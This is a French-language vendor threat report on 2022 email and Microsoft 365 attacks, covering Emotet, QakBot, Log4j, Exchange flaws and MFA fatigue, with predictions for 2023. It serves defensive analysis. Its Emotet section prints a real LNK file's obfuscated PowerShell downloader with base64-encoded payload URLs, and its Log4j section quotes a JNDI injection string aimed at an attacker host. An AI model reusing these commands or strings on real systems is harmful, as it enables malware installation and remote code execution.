
De quoi Microsoft est-elle responsable ?

La question ci-dessous revient très souvent : « Si Microsoft ne s'occupe pas de mes données et de ma sécurité, de quoi est-elle vraiment responsable ? » La position actuelle de Microsoft sur cette question n'a pas changé en 2022. Pour bien comprendre, vous devez connaître le modèle de responsabilité partagée de Microsoft.

Il est important de souligner que le modèle de responsabilité partagée stipule que « les responsabilités ci-dessous reviennent toujours au client » :

- Informations et données
- Appareils (mobiles et ordinateurs de bureau)
- Comptes et identités

La section ci-dessous du Contrat de services en ligne de Microsoft, qui inclut les services contenus dans Microsoft 365, renforce encore cette position. La partie clé est la dernière phrase qui contient la recommandation aux utilisateurs des services de « sauvegarder régulièrement votre contenu et les données que vous stockez dans les services ou que vous stockez en utilisant des applications et services de tiers ».



Service Availability

. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

En bref, le client est responsable de la sécurité et de la protection de ses renseignements et données. Microsoft ne l'est pas. À mesure que les organisations se tournent vers le nuage, elles doivent garder cela à l'esprit lors de la mise en œuvre de stratégies de protection.

Menaces inhérentes à M365 visant les utilisateurs – Le pare-feu humain

Les services de courriel et de communication ne sont plus les seules cibles des auteurs de menaces. Les utilisateurs finaux eux-mêmes sont de plus en plus le « maillon le plus faible » en matière de sécurité des TI. Il est de plus en plus simple pour un pirate informatique en herbe de contourner le facteur humain dans les défenses d'une organisation cible que de contourner les mesures de sécurité en place. En conséquence, nous constatons une tendance alarmante dans les efforts continus des auteurs de menaces pour cibler les utilisateurs finaux d'entreprise ou le « pare-feu humain ».

Ingénierie sociale

Le nombre d'attaques d'ingénierie sociale ne cesse d'augmenter. Ces attaques nécessitent des efforts plus ciblés et plus intensifs, mais ont un degré de réussite relativement élevé et se sont malheureusement avérées lucratives pour les auteurs de menaces en 2022. Par exemple, l'un des piratages les plus largement rapportés en 2022, la brèche d'Uber, a été en grande partie rendu possible par l'ingénierie sociale. Dans ce cas, un entrepreneur externe ayant accès aux systèmes de TI d'Uber a été ciblé au moyen de l'ingénierie sociale et du « Bombardement rapide/MFA Fatigue » pour accéder aux systèmes critiques.

Il est devenu plus important que jamais pour les organisations de former leurs utilisateurs finaux sur la façon de repérer les tentatives d'attaque d'ingénierie sociale. De nombreux cas d'organisations disposant d'énormes budgets de sécurité ont été victimes d'intrusion dues à une simple attaque d'ingénierie sociale. Pour cette raison, de plus en plus d'organisations se tournent vers la sensibilisation à la sécurité des utilisateurs finaux.

Hornetsecurity a reconnu cette nécessité dans les entreprises et offre maintenant une formation sur la sensibilisation à la sécurité destinée à ses utilisateurs au moyen d'une simulation de phishing ciblé proche de la réalité et d'une formation en ligne utilisant l'intelligence artificielle (IA) qui accroît la sensibilisation aux risques et aux menaces en matière de cybersécurité. Pour en savoir plus, demander une démonstration.

Usurpation d'identité de marque

L'usurpation d'identité de marque demeure une technique d'attaque majeure ciblant les utilisateurs finaux en 2022. Nous avons constaté une augmentation significative des cas d'usurpation d'identité de marque associée à l'ingénierie sociale commis par les auteurs de menaces à l'échelle mondiale. De nombreux auteurs de menaces utilisent des services comme LinkedIn pour déterminer facilement les membres du personnel d'une organisation donnée et leurs rôles respectifs. Cette information est ensuite utilisée dans les attaques contre l'entreprise cible ou dans les courriels d'usurpation d'identité de marque ciblant un utilisateur donné pour accéder aux ressources de l'entreprise.

Nous avons également vu plusieurs tentatives d'usurpation d'identité de marque utilisant de grandes marques d'expédition et de livraison, telles que :

• Amazon • DHL • FedEx

Selon nos données au cours de la période de référence, les marques les plus usurpées sont les suivantes :

- 35.7 | SPARKASSE
- 22.4 | LINKEDIN
- 11.7 | VOLKS - UND RAIFFEISENBANK
- 6.3 | AMAZON
- 4.5 | OTHER
- 4.0 | DHL
- 2.5 | FEDEX
- 1.5 | POSTBANK
- 0.9 | MICROSOFT
- 0.9 | UPS
- 0.8 | 1&1
- 0.7 | CANADA POST
- 0.7 | DROPBOX
- 0.5 | MASTERCARD
- 0.5 | SANTANDER
- 0.5 | STRATO
- 0.5 | HSBC
- 0.5 | NETFLIX
- 0.4 | DOCUSIGN
- 0.4 | INTUIT
- 0.3 | FACEBOOK

Tableau 12 : Marques ou organisations exploitées pour infiltrer des maliciels ou récupérer des données

Remarque : les données sur l'usurpation d'identité de marque sont fortement touchées par les variations régionales. Plusieurs marques allemandes sont énumérées ici en raison de notre vaste clientèle en Allemagne.

Répercussions sur le BYOD et le TD

Les initiatives BYOD (apportez votre propre appareil) et TD (travail à domicile) ont continué à être une source majeure d'anxiété en matière de sécurité pour les administrateurs en 2022 et le seront encore pendant un certain temps. La pandémie de COVID-19 a accéléré cette tendance, et de nombreuses organisations ont encore de la difficulté à assurer la sécurité de ces points terminaux itinérants. De nombreuses organisations se tournent vers Microsoft 365 pour la gestion et la productivité, ce qui a des répercussions sur la sécurité. À cela s'ajoutent les besoins en matière de protection des données sur ces points terminaux itinérants que de nombreux services de TI ne prennent pas en compte.

Combien de données sont stockées localement sur l'ordinateur portable du PDG? Qu'en est-il des travailleurs du savoir? Malgré les meilleurs plans et les technologies sophistiquées telles que Known Folder Move (le déplacement automatique des dossiers personnels – bureau, documents, etc. – vers OneDrive Entreprise), les données sont encore susceptibles d'être stockées sur les points terminaux. Pour éviter de perdre ces données en cas de rançongiciel visant les utilisateurs, de nombreuses entreprises se tournent vers des solutions de sauvegarde des points terminaux en plus de leurs besoins plus importants en matière de protection des données.

Chapitre 3 – Une analyse des attaques majeures de 2022

Plusieurs attaques et problèmes de sécurité notables ont eu lieu en 2022 et sont directement liés aux données recueillies pour le présent rapport. La présente section porte sur ces attaques.

Emotet

Sur la base de nos données, nous avons une connaissance précise des activités d'Emotet en 2022.

Le 22 avril 2022, les exploitants de réseaux de machines zombies Emotet ont commencé à utiliser les fichiers LNK pour propager le maliciel Emotet par courriel. À cette fin, ils ont remplacé leurs documents XLS malveillants précédemment utilisés par un fichier LNK. Les fichiers LNK sont des raccourcis qui renvoient à d'autres fichiers. Cependant, ces fichiers peuvent également injecter des commandes dans des fichiers exécutables, ce qui permet l'installation de maliciels sur l'ordinateur de l'utilisateur à son insu. L'utilisateur ne doit pas ouvrir un fichier LNK reçu d'une source non fiable.

Les courriels contenant les fichiers LNK malveillants d'Emotet suivent le même stratagème de détournement des messages courriels d'une discussion que celui utilisé dans les courriels Emotet ordinaires. Le maliciel LNK était habituellement envoyé à l'endroit où le document XLS contenant le code malveillant serait normalement placé, c.-à-d. dans certains cas, directement joint au courriel et dans d'autres, dans un fichier ZIP protégé par mot de passe avec le mot de passe indiqué dans le courriel.

Les fichiers LNK avaient plusieurs variantes. Ils ont tous utilisé Windows\system32\cmd.exe comme fichier cible pour le LNK. Les arguments de la ligne de commande du fichier LNK ont ensuite été utilisés pour fournir des commandes à cmd.exe à exécuter. Dans une variante, un script VBS était ajouté à la fin du fichier LNK, qui était extrait via findstr et écrit dans un fichier VBS et exécuté par les arguments en ligne de commande dans le fichier LNK.

D'autres variantes utilisaient PowerShell dans les arguments en ligne de commande des fichiers LNK pour exécuter un téléchargement du chargeur Emotet.

```
exiftool                .lnk | grep "p.o.w.e.r.s.h.e.l.l.e.x.e\|cmd.exe\|powershell -executionpolicy bypass" -C 100
ExifTool Version Number         : 12.38
File Name                       :              lnk
Directory                       : .
File Size                       : 2.4 KiB
File Modification Date/Time     : 2022:04:29 02:      +02:00
File Access Date/Time           : 2022:04:29 12:      +02:00
File Inode Change Date/Time     : 2022:04:29 12:      +02:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : 134
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Relative Path                   : ..\..\Windows\system32\cmd.exe
Command Line Arguments          : /v:on /c t1hPEBAmTDd0dFxa/LY+xFzxJIalB9pwgznx0tTIJQynSPTsqG9UEhpzxy+PEFj2SMGRYiRR||go
to&p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dy
ZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2djY29uLmluL1VwbG9hZGVkRmlsZXMvVVl0Sk5yVDJsbHh5MS8iLCJ
odHRwOi8vZ2FrdWRvdS5jb20vcGhvdG8wNi9oRXUvIiwiaHR0cDovL2dpYXNvdHRpLmNvbS9qcy9LaGM2bWIweng0S29XWC8iLCJodHRwOi8vcGxyZXNlbm
RlLmNvbS9wY2luZm9yL2NxLyIsImh0dHA6Ly90aG9tYXNtYW50b24uY29tL3dwLWluY2x1ZGVzL293Wm5wV21INEQ4ai8iLCJodHRwOi8vZ2xhLmdlL29sZ
C9QdVZhZmYvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QL2puVVJ4dFJtaU8uU0toO1JlZ3N2cjMy
LmV4ZSAkZW52OlRFTVAvam5VUnh0Um1pTy5TS2g7YnJlYWt9IGNhdGNoIHsgfX0='')) > "%tmp%\xLhSBgzPSx.ps1"; powershell -executionpoli
cy bypass -file "$env:TEMP\xLhSBgzPSx.ps1"; Remove-Item -Force "$env:TEMP\xLhSBgzPSx.ps1"}"
Icon File Name                  : shell32.dll
```

Bien qu'il y ait eu une période au milieu de l'année où nous avons vu les exploitants d'Emotet revenir aux fichiers XLS (probablement en raison de l'augmentation des taux de détection des fichiers LNK), nous nous attendons à voir une utilisation accrue des fichiers LNK en raison de la nouvelle position de Microsoft sur les macros à partir d'Internet dans les applications Office.

QakBot

Grâce à une analyse de nos données et de nos recherches, nous disposons également de données détaillées sur QakBot et sa chaîne d'attaques au cours de cette période de référence.


En juillet 2022, QakBot a été distribué au moyen d'une chaîne complexe d'infections utilisant la contrebande HTML et le chargement latéral DLL pour éviter toute détection. La contrebande HTML utilise le langage HTML pour regrouper le contenu malveillant en une seule pièce jointe HTML. Hornetsecurity a déjà fait état de la contrebande HTML dans le contexte de phishing, où le site Web de phishing était entièrement contenu dans les pièces jointes HTML.

Dans la campagne QakBot observée, les courriels qui distribuent des fichiers HTML malveillants sont utilisés pour transférer le logiciel malveillant QakBot sur l'ordinateur de la victime sans qu'il soit nécessaire de procéder à un téléchargement supplémentaire, comme c'était le cas dans les attaques précédentes de QakBot utilisant des documents Excel. Une fois reçu par la victime, le maliciel est créé à partir du code HTML, ce qui rend inutiles les téléchargements de deuxième étape supplémentaires, et donne aux organisations moins de possibilités de détecter de telles infections.

En plus de la contrebande HTML, les campagnes utilisent une chaîne de fichiers ZIP chiffrés protégés par mot de passe contenant un fichier ISO, un fichier LNK, deux fichiers DLL et un fichier binaire calc.exe légitime.
La chaîne complète fonctionne comme suit :

- Tout d'abord, un courriel contenant une pièce jointe HTML est reçu. Les auteurs de menaces utilisent parfois la technique de détournement de fils de discussion pour ajouter de l'authenticité à cette communication.


- La pièce jointe HTML prétend être un « document en ligne » d'Adobe, invitant immédiatement l'utilisateur à le télécharger.




- L'extraction du fichier ZIP est facilitée par JavaScript, le contenu du fichier ZIP étant codé en base64 dans le document HTML. De cette façon, aucune autre communication réseau n'est déclenchée.

- Le document HTML affiche le mot de passe nécessaire pour déchiffrer le fichier ZIP.

- Le fichier ZIP contient un fichier image ISO, qui comprend deux fichiers DLL, un fichier LNK et un fichier exécutable calc.exe légitime.



- Le fichier LNK est utilisé pour lancer le fichier calc.exe légitime à partir du chemin dans le fichier ISO monté.



- Le fichier calc.exe est ensuite utilisé pour le chargement latéral d'un des fichiers DLL malveillants (voir l'exemple sur les captures d'écran nommées WindowsCodecs.dll).

- Ce premier fichier DLL est utilisé pour charger le fichier DLL réel du logiciel malveillant QakBot (voir l'exemple sur les captures d'écran nommées 102755.dll) via regsvr32.exe.

Une formation efficace des utilisateurs finaux et de puissants logiciels de sécurité des communications sont essentiels pour bien détecter les menaces comme QakBot et s'en prémunir.

Log4J

Les principales vulnérabilités Log4j ont fait les manchettes en décembre 2021. Au cours des premiers mois de 2022, de nombreuses organisations se sont efforcées d'appliquer des correctifs et des mesures d'atténuation de grande envergure afin de corriger les systèmes touchés par la vulnérabilité Log4J. C'était une véritable course contre la montre pour mettre en place les correctifs en raison de la gravité de la vulnérabilité. Les pirates avaient juste besoin d'écrire la chaîne de codes malveillants `${ jndi:ldap:// attacker-controlled.com/x}` dans un fichier journal à l'aide de Log4j, que de nombreux systèmes modernes utilisent. Cela peut se faire, par exemple, par courriel en utilisant les lignes d'objet ou d'autres métadonnées associées à la communication. Heureusement, ce type d'attaque peut être facilement évité grâce à une solution moderne de sécurité des courriels.

À titre de rappel, Log4j est un outil de journalisation à source ouverte largement utilisé. Log4j était le principal outil de journalisation sous-tendant d'innombrables autres applications. Lorsque cette vulnérabilité a été mise au jour, elle a remis en question la surveillance (ou l'absence de surveillance) dont l'industrie avait besoin dans les utilitaires et les bibliothèques de base à code source ouvert. Les utilitaires de ce type contribuent à former la base centrale de tant d'autres outils dans l'industrie. C'est pourquoi la collectivité doit se réunir et discuter des façons d'empêcher le prochain événement de type Log4J de se reproduire.

Voir la Page d'orientation sur la vulnérabilité CISA Log4J pour plus d'informations.

Vulnérabilités de Microsoft Exchange

Dire que 2022 a été une année difficile pour les vulnérabilités de Microsoft Exchange Server serait un euphémisme. Nous avons vu à maintes reprises en 2022 que les administrateurs système ont dû se démener pour atténuer ou corriger une vulnérabilité zero-day dans Microsoft Exchange pour les installations sur place. Heureusement, Exchange Online (Microsoft 365) a été largement épargné.

Au moment de la rédaction du présent document, il y avait 15 CVE (Common Vulnerabilities and Exposures – vulnérabilités et expositions communes) distinctes répertoriées dans la base de données nationale du NIST sur les vulnérabilités en 2022. Dix d'entre elles avaient un score CVSS (Common Vulnerability Scoring System – Système d'évaluation standardisé de la criticité des vulnérabilités) de 8,0 ou plus, indiquant une menace sérieuse pour la sécurité de l'organisation en raison de la possibilité d'exploitation.

La CVE la plus récente permet à l'auteur de la menace de lancer l'exécution de code à distance contre le système cible. Certaines mesures d'atténuation sont disponibles auprès de Microsoft, mais un correctif officiel est toujours en cours de développement (au moment de la rédaction du présent document). Encore une fois, Exchange Online (Microsoft 365) n'est pas affecté.

Cela nous amène à la question très importante de savoir si les serveurs Exchange sur place devraient toujours être utilisés par les entreprises, à moins qu'il y ait une exigence stricte sur place relative au courrier. Avec l'hébergement complet d'Exchange Online dans Microsoft 365, Microsoft peut effectuer des correctifs et configurer chaque client utilisant Exchange Online rapidement et selon les meilleures pratiques. Par conséquent, le serveur Exchange sur place fait de plus en plus l'objet de questions et de préoccupations de la part des dirigeants d'entreprise et des professionnels de la sécurité. Si vous n'avez pas réévalué l'utilisation d'un serveur Exchange sur place depuis un certain temps, le moment est bien choisi pour le faire.




Tableau 13 : Base de données nationale des vulnérabilités du NIST en 2022.

Ingénierie sociale MFA

Il ne fait aucun doute que la MFA (Authentification multifactorielle) a amélioré la posture de sécurité d'un nombre incalculable de personnes dans le monde. Les auteurs de menaces savent que la MFA est une technologie avec laquelle ils devront composer régulièrement et, comme on pouvait s'y attendre, ils ont commencé à élaborer des méthodes pour la contourner. Cela inclut des attaques telles que MFA Fatigue, SIM Swapping (Échange de cartes SIM) et autres.

L'échange de cartes SIM existe depuis un certain temps, mais demeure une méthode d'attaque valide chez les auteurs de menaces ayant une cible précise en tête. En février 2022, le FBI a informé le public et les entreprises de télécommunications de l'augmentation du nombre de menaces concernant l'échange de cartes SIM. De nombreuses organisations ont ainsi réagi aux risques de lier les processus MFA aux messages texte en faveur d'une approche basée sur une application d'authentification.

Cependant, les applications d'authentification (comme Microsoft Authenticator ou Google Authenticator) ne sont pas à l'abri des attaques, et selon la configuration, nous constatons une augmentation des incidents d'ingénierie sociale visant ces types d'applications d'authentification. La menace la plus courante dans cette catégorie est une attaque appelée MFA Fatigue ou « Bombardement rapide ».

MFA Fatigue cible les configurations MFA « fondées sur la technologie de distribution sélective » qui invitent l'utilisateur final avec une notification push sur son appareil mobile. Ce genre d'attaques est conçu pour ennuyer et harceler la cible à un point tel qu'elle accepte accidentellement l'invite MFA ou qu'elle le fait simplement pour que cela s'arrête. Il a été signalé dans la brèche d'Uber que ce genre d'attaques a été combiné à d'autres techniques d'ingénierie sociale (messages de WhatsApp prétendant être du service des TI de l'entreprise) pour finalement avoir un accès total à l'infrastructure de base d'Uber.

Les entreprises devront former leurs utilisateurs finaux et mettre en œuvre des mesures de protection pour mieux protéger le processus d'authentification contre les auteurs de menaces en 2023.


Chapitre 4 – Prédictions concernant le paysage des menaces en 2023

Les prévisions du Security Lab

La cybersécurité franchira une étape encore plus importante en 2023. Les grandes violations de données et les attaques par rançongiciels sont de plus en plus signalées dans les médias grand public, et les gens remarquent leur effet sur la vie quotidienne. Il existe plusieurs stratégies clés que les auteurs de menaces continueront d'exploiter et d'accélérer en 2023, en plus de quelques nouvelles menaces auxquelles les entreprises doivent porter une attention particulière.

Cibles changeantes

Les bandes criminelles vont devenir encore plus spécialisées et perfectionnées dans leurs activités, alors qu'elles continuent de compromettre les entreprises, les gouvernements et les organisations à travers le monde. Une certaine attention sera portée de l'hémisphère Nord vers le Sud. En effet, avec les sanctions contre la Russie (pays de provenance d'un fort pourcentage des attaques), il sera plus difficile pour les pirates informatiques de cette zone géographique de recevoir les rançons payées par les victimes européennes et américaines. Cette même difficulté à obtenir un paiement va également pousser certains auteurs de rançongiciels à se tourner vers la compromission des courriels professionnels (Business Email Compromise ou BEC).



Suivre l'exemple de l'Ukraine en matière de cybersécurité

Les entreprises occidentales accroissent leur résilience en matière de cybersécurité, mais il faut accélérer le rythme. Prenons le cas de la cybersécurité nationale de l'Ukraine. Les responsables ne contrecarrent pas la plupart des attaques russes parce qu'ils ont un chef de la sécurité de l'information qui discute de l'importance de la Zero Trust (confiance zéro). S'ils sont si résilients, c'est parce qu'ils ont été martelés depuis au moins 2014 et que l'adaptation à ces attaques les a rendus plus forts. Les organisations de toutes les zones géographiques doivent adopter la même approche et utiliser la fréquence et la sophistication accrues des attaques pour apprendre, s'adapter et mieux résister aux attaques cybernétiques.

Fraude liée aux organismes de bienfaisance

Chaque fois qu'il y a un grave problème mondial, comme la pandémie de COVID-19 ou la guerre en Ukraine, nous constatons une augmentation marquée des cas de fraude liée aux organismes de bienfaisance. La fraude liée aux organismes de bienfaisance est l'un des plus anciens stratagèmes, mais elle reste efficace aujourd'hui. On pourrait aussi penser que les criminels ont maintenant accès à une liste de plus en plus longue de cibles potentielles par le biais des technologies telles que le courriel et les médias sociaux.

Notre base de données contenait un grand nombre de courriels relatifs à deux affaires de fraude liées à des organismes de bienfaisance très médiatisées. L'une concernait des organismes de bienfaisance ukrainiens imposteurs qui volaient des dons et l'autre des secours pour venir en aide aux victimes de l'ouragan Ian aux États-Unis. Nous nous attendons à ce que cette tendance se poursuive en 2023 pour exploiter d'autres catastrophes de ce genre. Nous assisterons probablement aussi à une augmentation graduelle du nombre de cas de fraude liés à des organismes de bienfaisance en rapport avec des événements mondiaux en cours tels que le changement climatique.

MFA Fatigue

Le nombre d'attaques par phishing, MFA fatigue et contournement de MFA vont se multiplier à mesure que les organisations utilisent ce mode d'authentification, en particulier maintenant qu'il existe des trousses d'outils à source ouverte facilitant diverses méthodes de contournement.

Préoccupations croissantes à l'égard de Microsoft Teams

Microsoft Teams va devenir une cible encore plus grande pour diverses attaques, car il devient le pivot central de la collaboration dans les entreprises en pleine transformation numérique. Nous assisterons à une hausse du nombre d'attaques d'ingénierie sociale et par pièces jointes/liens malveillants à mesure que les canaux partagés et le regroupement des « consommateurs de Teams » (par défaut) augmente la connectivité dans les organisations. Il sera essentiel d'avoir un bon détecteur de maliciels, de pourriels et de liens pour Teams. Le client Teams lui-même, étant une application électronique, fonctionne dans un navigateur Web sans toutes les protections modernes et continuera d'avoir des lacunes de sécurité, comme le montrent le problème des « jetons stockés en texte en clair» signalé en septembre 2022.

Les appareils mobiles de plus en plus ciblés

